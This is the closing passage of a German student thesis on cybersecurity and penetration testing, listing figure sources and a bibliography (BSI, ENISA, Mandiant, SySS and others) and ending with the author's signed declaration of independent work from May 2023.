Abbildung 39: Modul LAN/VOIP/UC
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.36

Abbildung 40: Modul LAN/VLAN
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.37

Abbildung 41: Modul PENTESTBOX
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.38

Abbildung 42: Modul SAP
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.40

Abbildung 43: Modul TARGET/TECH
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.42

Abbildung 44: Modul TARGET/PHISH
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.44

Abbildung 45: Modul WLAN
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.46

Abbildung 46: Modul MOBILE/DEVICE
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.48

Abbildung 47: Modul MOBILE/APP
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.50

Abbildung 48: Modul MOBILE/MDM
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.52

Abbildung 49: Modul CLOUD/AWS
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.54

Abbildung 50: Modul CLOUD/AZURE
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.55

Abbildung 51: Modul EMBEDDED
Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Dezember 2022, S.57

Abbildung 52: NKCS Verbund
Bundesamt für Sicherheit in der Informationstechnik – BSI.
Nationales Koordinierungszentrum für Cybersicherheit (NKCS).
https://www.bmi.bund.de/DE/themen/it-und-digitalpolitik/it-und-cybersicherheit/nationales-koordinierungszentrum/nkcs-node.html;jsessionid=D89213903C22F9E0BB38412B75BDFCD3.2_cid373

Abbildung 53: Cyber-Angriffe 22/23 in Deutschland
KonBriefing. *Cyber-Attacks 22/23 Map chronological.*
https://konbriefing.com/en-topics/hacker-attacks-germany.html#/

Abbildung 54: einige Zahlen im Überblick 2022
Bundesamt für Sicherheit in der Informationstechnik – BSI.
Die Lage der IT-Sicherheit in Deutschland, 2022.
https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Lageberichte/Lagebericht2022.pdf?__blob=publicationFile&v=6, Oktober 2022

Abbildung 55: kritische Bedrohungen im Homeoffice
ENISA. *Main incidents in the EU and worldwide ENISA Threat Landscape.*
https://www.enisa.europa.eu/topics/threat-risk-management/threats-and-trends/etl-review-folder/etl-2020-main-incidents, S.17

Abbildung 56: ENISA Threat Landscape 2022 - Prime Threats
ENISA. *ENISA Threat Landscape 2022.*
https://www.enisa.europa.eu/publications/enisa-threat-landscape-2022, July, 2022, S.10

Abbildung 57: Cyber-Angriffe 2022/23
KonBriefing. *Karte der Cyber-Angriffe. Die 15 aktuelle Vorfälle.*
https://konbriefing.com/de-topics/cyber-angriffe.html

Abbildung 58: Hackergruppen 2021
MANDIANT. *M-TRENDS 2022 - MANDIANT-SONDERBERICHT.* https://www.mandiant.com/media/16176, 2022, S.22

Abbildung 59: Angriffe in der APAC und EMEA Region 2021
MANDIANT. *M-TRENDS 2022 - MANDIANT-SONDERBERICHT.* https://www.mandiant.com/media/16176, 2022, S.7

Abbildung 60: Angriffe angegriffene Branchen weltweit 2021
MANDIANT. *M-TRENDS 2022 - MANDIANT-SONDERBERICHT.* https://www.mandiant.com/media/16176, 2022, S.18

Abbildung 61: Angriffsvektoren 2021
MANDIANT. *M-TRENDS 2022 - MANDIANT-SONDERBERICHT.* https://www.mandiant.com/media/16176, 2022, S.19

Abbildung 62: am häufigsten verwendeten Angriffstechnologien 2021
MANDIANT. *M-TRENDS 2022 - MANDIANT-SONDERBERICHT.* https://www.mandiant.com/media/16176, 2022, S.32

Anhang VI Tabellenverzeichnis

Anhang VII Literaturverzeichnis

ATT&CK, MITRE. *ICS Matrix.*
https://attack.mitre.org/matrices/ics/, Mai 2022

Avci, İsa. *Investigation of Cyber-Attack Methods and Measures in Smart Grids.*
https://www.researchgate.net/publication/357254963_Investigation_of_Cyber-Attack_Methods_and_Measures_in_Smart_Grids, August 2021

Basar, Dr. Eren.
Cyberattacken rücken Verhältnis von IT-Sicherheit und Strafrecht in den Blickpunkt.
https://www.unternehmensstrafrecht.de/cyberattacken-ruecken-verhaeltnis-von-it-sicherheit-und-strafrecht-in-den-blickpunkt/, September 2020

Bester Antivirus Programm. *Die 10 Besten Kostenlosen Mac Adware Cleaners 2023.*
https://www.besterantivirusprogramm.com/kostenfreien-adware-cleaners, 2023

BMI, Bundesministerium des Innern und für Heimat.
Nationales Koordinierungszentrum für Cybersicherheit (NKCS).
https://www.bmi.bund.de/DE/themen/it-und-digitalpolitik/it-und-cybersicherheit/nationales-koordinierungszentrum/nkcs-node.html;jsessionid=D89213903C22F9E0BB38412B75BDFCD3.2_cid373

BMI, Bundesministerium des Innern und für Heimat.
Cybersicherheitsstrategie für Deutschland 2021.
https://www.bmi.bund.de/SharedDocs/downloads/DE/veroeffentlichungen/2021/09/cybersicherheitsstrategie-2021.pdf;jsessionid=D89213903C22F9E0BB38412B75BDFCD3.2_cid373?__blob=publicationFile&v=2, 2021

BMI, Bundesministerium des Innern und für Heimat.
Cybersicherheitsagenda des Bundesministeriums des Innern und für Heimat - Ziele und Maßnahmen für die 20. Legislaturperiode.
https://www.bmi.bund.de/SharedDocs/downloads/DE/veroeffentlichungen/themen/sicherheit/cybersicherheitsagenda-20-legislatur.pdf?__blob=publicationFile&v=4, 2022

Busch, Rüdiger. *Angriffswerkzeuge.*
http://einstein.informatik.uni-oldenburg.de/lehre/semester/rechnernetze/04ss/sr/skripte/angrifftools.pdf

BSI, Bundesamt für Sicherheit in der Informationstechnik.
Leitfaden Informationssicherheit - IT-Grundschutz kompakt.
https://www.tuv.com/content-media-files/master-content/services/systems/1376-tuv-rheinland-reliable-data-center/tuv-rheinland-gs-leitfaden_pdf, 2012

BSI, Bundesamt für Sicherheit in der Informationstechnik.
ANGRIFFSMETHODEN - Register aktueller Cyber- Gefährdungen und - Angriffsformen.
https://www.allianz-fuer-cybersicherheit.de/SharedDocs/Downloads/Webs/ACS/DE/BSI-CS/BSI-CS_026.pdf?__blob=publicationFile&v=1, Juli 2018

BSI, Bundesamt für Sicherheit in der Informationstechnik.
Basismaßnahmen der Cyber-Sicherheit.
https://www.allianz-fuer-cybersicherheit.de/SharedDocs/Downloads/Webs/ACS/DE/BSI-CS/BSI-CS_006.pdf?__blob=publicationFile&v=1, Juli 2018

BSI, Bundesamt für Sicherheit in der Informationstechnik.
Leitfaden Informationssicherheit - IT-Grundschutz kompakt.
https://www.tuv.com/content-media-files/master-content/services/systems/1376-tuv-rheinland-reliable-data-center/tuv-rheinland-gs-leitfaden_pdf, Februar 2020

BSI, Bundesamt für Sicherheit in der Informationstechnik.
Fragen und Antworten zu Aufgaben und Themen des BSI.
https://www.bsi.bund.de/DE/Service-Navi/FAQ/BSI-Aufgaben/faq_bsi-aufgaben_node.html, Februar 2020

BSI, Bundesamt für Sicherheit in der Informationstechnik.
Auditbericht im Rahmen der Zertifizierung nach ISO 27001 auf der Basis von IT-Grundschutz.
https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Grundschutz/Zertifikat/ISO27001/Muster_Auditbericht_Kompendium.docx?__blob=publicationFile&v=1, 2020

BSI, Bundesamt für Sicherheit in der Informationstechnik.
Durchführungskonzept für Penetrationstests.
https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Studien/Penetrationstest/penetrationstest.pdf?__blob=publicationFile&v=2, 2020

BSI, Bundesamt für Sicherheit in der Informationstechnik.
Personenzertifizierung: Programm IS-Penetrationstester - IS-Penetrationstester Version 1.2 vom 21.05.2021.
https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Zertifizierung/IS-Penetrationstester.pdf?__blob=publicationFile&v=8, Mai 2021

BSI, Bundesamt für Sicherheit in der Informationstechnik.
Cybersicherheitsstrategie für Deutschland 2021.
https://www.bmi.bund.de/SharedDocs/downloads/DE/veroeffentlichungen/2021/09/cybersicherheitsstrategie-2021.pdf;jsessionid=D89213903C22F9E0BB38412B75BDFCD3.2_cid373?__blob=publicationFile&v=2, August 2021

BSI, Bundesamt für Sicherheit in der Informationstechnik.
Die Lage der IT-Sicherheit in Deutschland, 2022.
https://www.bsi.bund.de/SharedDocs/Downloads/DE/BSI/Publikationen/Lageberichte/Lagebericht2022.pdf?__blob=publicationFile&v=6, Oktober 2022

BSI, Bundesamt für Sicherheit in der Informationstechnik.
Advanced Persistent Threat.
https://www.bsi.bund.de/DE/Themen/Unternehmen-und-Organisationen/Informationen-und-Empfehlungen/Empfehlungen-nach-Gefaehrdungen/APT/apt_node.html

BSI, Bundesamt für Sicherheit in der Informationstechnik.
Botnetze – Auswirkungen und Schutzmaßnahmen.
https://www.bsi.bund.de/DE/Themen/Verbraucherinnen-und-Verbraucher/Cyber-Sicherheitslage/Methoden-der-Cyber-Kriminalitaet/Botnetze/botnetze_node.html

Capterra.
Compare product features and ratings to find the Cybersecurity Software for your organization.
https://www.capterra.com/sem-compare/cybersecurity-software/?utm_source=ps-google&utm_medium=ppc&gclid=EAIaIQobChMI-Mm2sL7J-QIVianVCh0kHAx8EAAYBCAAEgLgHfD_BwE

Computerwissen. *Arten von Computerviren – ein Überblick.* https://www.computerwissen.de/sicherheit/malware/computerviren/, Dezember 2020

Computerwissen. *So schüzten Sie sich vor Trojanern.* https://www.computerwissen.de/sicherheit/malware/trojaner/, Dezember 2020

Computerwissen. *Rootkit – Funktionsweise, Arten und Schutz* https://www.computerwissen.de/sicherheit/malware/rootkit/, Dezember 2020

Computerwissen. *Exploit: Was ist das und wie kann ich mich schützen?* https://www.computerwissen.de/sicherheit/malware/exploit/, Dezember 2020

Computerwissen. *Spyware – Funktionsweise, Arten und Schutz.* https://www.computerwissen.de/sicherheit/malware/spyware/, Dezember 2020

Computerwissen. *Ransomware – Funktionsweise und Schutz vor der Erpressersoftware.* https://www.computerwissen.de/sicherheit/malware/ransomware/, Dezember 2020

Computerwissen. *Keylogger – Funktionsweise und Schutz.* https://www.computerwissen.de/sicherheit/malware/keylogger/, Dezember 2020

Computerwissen. *Phishing – so schützen Sie sich vor Passwortdiebstahl.* https://www.computerwissen.de/sicherheit/malware/phishing/, Dezember 2020

Computerwissen. *So erkennen und entfernen Sie Adware.* https://www.computerwissen.de/sicherheit/malware/adware/, Dezember 2020

Computerwissen. *Computerwurm - so schützen Sie Ihren Rechner.* https://www.computerwissen.de/sicherheit/malware/computerwurm/, Dezember 2020

cybernews. *Beste Antiviren-Software.* *https://de.cybernews.com/lp/beste-antiviren-software/?campaignId=17560349188&adgroupId=140603607760&adId=605718836299&targetId=kwd-59546441&device=c&gunique=EAIaIQobChMIuYbo8LPG-QIVIY1oCR2ThAyoEAAYASAAEgJHDPD_BwE&gclid=EAIaIQobChMIuYbo8LPG-QIVIY1oCR2ThAyo,* Februar 2023

Didier Essoh, **Alex**; **Förster**, **Stefanie**; **Gilles**, **Daniel**; **Göhler**, **Florian**; **Hillebrand**, **Florian**; **Hoffmann**, **Brigitte**; **Jung**, **Cäcilia**; **Klein**, **Birger**; **Nöhles**, **Alexander**; **Oppelt**, **Johannes**; **Wiemers**, **Christoph.** *IT-Grundschutz-Kompendium.* https://khg-sachsen.de/wp-content/uploads/2021/03/IT_Grundschutz_Kompendium_Edition2021.pdf

Deutsche Gesellschaft Cybersicherheit. *Pentests: Schützen Sie Ihr Unternehmen vor Hackerangriffen.* https://dgc.org/pentests/?gclid=EAIaIQobChMI88WEj4Tq-QIVQ-PmCh0CtAClEAAYAyAAEgJvpvD_BwE

Dinita, Madalina *3 Best Anti-Pharming Software To Use Today.* https://windowsreport.com/best-anti-pharming-software/, July 2021

Dinita, Madalina *5+ best cryptojacking blockers to use on your Windows-PC.* https://windowsreport.com/cryptojacking-blockers/, Januar 2022

DriveLock. *Vertraulichkeit, Integrität und Verfügbarkeit: von IT Schutzzielen zu konkreten Massnahmen.* https://www.drivelock.com/de/blog/vertraulichkeit-integritaet-verfuegbarkeit-schutzziele-bsi-grundschutz

enisa.
https://www.enisa.europa.eu

EUROPEAN COMMISSION.
VERORDNUNG (EU) 2021/887 DES EUROPÄISCHEN PARLAMENTS UND DES RATES vom 20. Mai 2021.
https://eur-lex.europa.eu/legal-content/DE/TXT/?uri=CELEX%3A32021R0887&qid=1631603338425. Mai 2021

EUROPEAN COMMISSION.
ANNEX to the Commission Implementing Decision on the financing of the Digital Europe Programme and adoption of the multiannual work programme - Cybersecurity for 2021 – 2022.
https://ec.europa.eu/newsroom/repository/document/2021-45/C_2021_7913_1_EN_annexe_acte_autonome_cp_part1_v3_zCcOBWbBRKve4LP5Q1N6CHOVU_80908.pdf, November 2021

EUROPEAN COMMISSION. *Zeitleiste – Cybersicherheit.*
https://www.consilium.europa.eu/de/policies/cybersecurity/timeline-cybersecurity/, November 2022

EUROPEAN COMMISSION. *Infografik – Häufigste Cyberbedrohungen in der EU.*
https://www.consilium.europa.eu/de/infographics/cyber-threats-eu/, Februar 2023

ExtraHop.
CRYPTOMINING MALWARE: DEFINITION, EXAMPLES, AND PREVENTION.
https://www.extrahop.com/resources/attacks/cryptomining/

FIREBRAND. *(ISC)2 - CCSP Course (Certified Cloud Security Professional).*
https://firebrand.training/en/courses/isc2/ccsp-certification#dates

GEEKFLARE.
11 Ransomware Removal & Checker Tools to Rescue your PC.
https://geekflare.com/ransomware-removal-checker-tools/, Oktober 2022

GEEKFLARE. *What is a Backdoor and How to Prevent Backdoor Virus Attacks?*
https://geekflare.com/prevent-backdoor-virus-attacks/

GetApp. *Web-based Cybersecurity Software.*
https://www.getapp.com/p/sem/cybersecurity-software/?t=Top%20Cybersecurity%20Software&camp=adw_search&utm_content=g&utm_source=ps-google&utm_campaign=COM_INTL_Desktop_EP-Cybersecurity&utm_medium=cpc&account_campaign_id=16590976279&account_adgroup_id=13515

hackingvision. *Top 10 Phishing Tools.*
https://hackingvision.com/2020/04/10/top-10-phishing-tools/, April 2020

Kondruss, Bert. *Karte der Cyber-Angriffe. Die 15 aktuelle Vorfälle.*
https://konbriefing.com/de-topics/cyber-angriffe.html, Mai 2023

ID Ransomware.
https://id-ransomware.malwarehunterteam.com/index.php?lang=de_DE

INFOSEC. *Top 18 tools for vulnerability exploitation in Kali Linux.*
https://resources.infosecinstitute.com/topic/top-18-tools-for-vulnerability-exploitation-in-kali-linux/, Juni 2021

ISECOM. *OSSTMM 3 – The Open Source Security Testing Methodology Manual.*
https://www.isecom.org/OSSTMM.3.pdf, 2020

iso.org.
ISO/IEC 27002:2005 Information technology — Security techniques — Code of practice for information security management.
https://www.iso.org/standard/50297.html

IT Security Wissen. *Backdoor Attack.*
https://it-security-wissen.de/backdoor.html

itEXPERsT. *IT-Penetrationstests – Ein praktischer Leitfaden des BSI.*
https://www.itexperst.at/it-penetrationstests-ein-praktischer-leitfaden-des-bsi

KALI.
https://www.kali.org/tools/

Kaspersky. *CYBERTHREAT REAL-TIME MAP.*
https://cybermap.kaspersky.com

Kersten, Dr. Heinrich.
DAS IT-GRUNDSCHUTZ-KONZEPT. Datenschutz und IT-Sicherheit.
https://docplayer.org/2310800-Das-it-grundschutz-konzept-datenschutz-und-it-sicherheit.html

MANDIANT. *M-TRENDS 2022 - MANDIANT-SONDERBERICHT.*
https://www.mandiant.com/media/16176, 2022

Marshal, William. *Top 5 Phishing Tools for 2022 – Best Phishing Simulation software.*
https://www.thecybersecuritytimes.com/top-5-phishing-tools-for-2022-best-phishing-simulation-software/, März 2020

Pcisecuritystandards.org.
https://www.pcisecuritystandards.org/

Proofpoint. *Was ist Smishing? Phishing-SMS erklärt.*
https://www.proofpoint.com/de/threat-reference/smishing

RAPID metasploit.
https://www.metasploit.com

QWASP.
https://owasp.org/ QWASP

servername.com. *Penetrationstests mit Beispieltestfällen.*
https://ger.myservername.com/responsive-web-design-testing/servername.com, 2023

Schreiber, Sebastian; Abrell, Moritz; Abt, Fidelis; Borrmann, Micha; Buchegger, Philipp; Deeg, Matthias; Heumann, Thomas; Jahn, Franz; Klostermeier, Gerhard; Lutz, Torsten; Reutter, Daniel; Tacke, Steffen; Zejda, Wolfgang.
Whitepaper - Planung und Druchführung von Penestationtests.
https://www.syss.de/fileadmin/dokumente/Publikationen/Whitepaper/SySS_PenTest_Paper_Deutsch.pdf, Februar 2023

Scholz, Volker. *Wie Cyber Security der Zukunft aussieht.*
https://digitaleweltmagazin.de/wie-cyber-security-der-zukunft-aussieht/, Oktober 2021

Software Testing Help. *Top 11 Most Powerful CyberSecurity Software Tools In 2023.*
https://www.softwaretestinghelp.com/cybersecurity-software-tools/, Januar 2023

softwaretestinghelp.
10 Best Spyware Removal Tools (Anti Spyware Software – 2023).
https://www.softwaretestinghelp.com/spyware-removal-tools, Januar 2023

Stemplewitz, Thomas. *Konzeption von IT-Sicherheitskriterien für vernetzte Endgeräte.*
https://it-forensik.fiw.hs-wismar.de/images/a/aa/MT_Stemplewitz.pdf, 2019

SurfboxX IT-Solutions GmbH. *Penetrationstests.*
http://web147.confixx.rz1.what-net.eu/loesungen/Pentest.html, 2023

Syss GmbH.
https://www.syss.de

Weidele, Max. *Die Bedeutung des IT-Grundschutzes für Industrial Security.*
https://www.sichere-industrie.de/it-grundschutz/

whatsoftware. *Keylogger Software: 11 Best Free to Use in 2023.*
https://whatsoftware.com/free-and-simple-keylogger-to-monitor-keystrokes-in-windows/, 2023

yubico. *Cyber Attack Definition.*
https://www.yubico.com/resources/glossary/cyber-attack/

Ziemann, Frank. *So schützen Sie sich effektiv gegen Botnetze.*
https://www.pcwelt.de/ratgeber/Ist-der-PC-infiziert-Was-sind-Botnetze-und-was-hilft-dagegen-1084516.html, Januar 2018

Zillmann, Mario; Partner Lünendonk & Hossenfelder GmbH.
Cyber Security - Die digitale Transformation sicher gestalten.
https://ap-verlag.de/whitepaper-cyber-security-die-digitale-transformation-sicher-gestalten/67337/, März 2021

Anhang VIII eidesstattliche Erklärung

Name: Angela, Baruth,

Matrikelnummer: 850034

Hiermit erkläre ich an Eides statt, dass ich diese Arbeit, das Druckexemplar sowie alle nachfolgenden Exemplare selbstständig abgefasst und keine anderen als die angegebenen Quellen und Hilfsmittel benutzt habe. Sämtliche Stellen der Arbeit, die im Wortlaut oder dem Sinne nach Publikationen oder Vorträgen anderer Autoren entnommen sind, habe ich als solche kenntlich gemacht.
Ich bin mit einer Plagiatsprüfung einverstanden.

Digitales Exemplar und Druckexemplar sind identisch.

Die Arbeit wurde bisher keiner anderen Prüfungsbehörde vorgelegt und auch noch nicht veröffentlicht.

Neubrandenburg, 30.05.2023

Ort, Abgabedatum Unterschrift (Vor- und Zuname)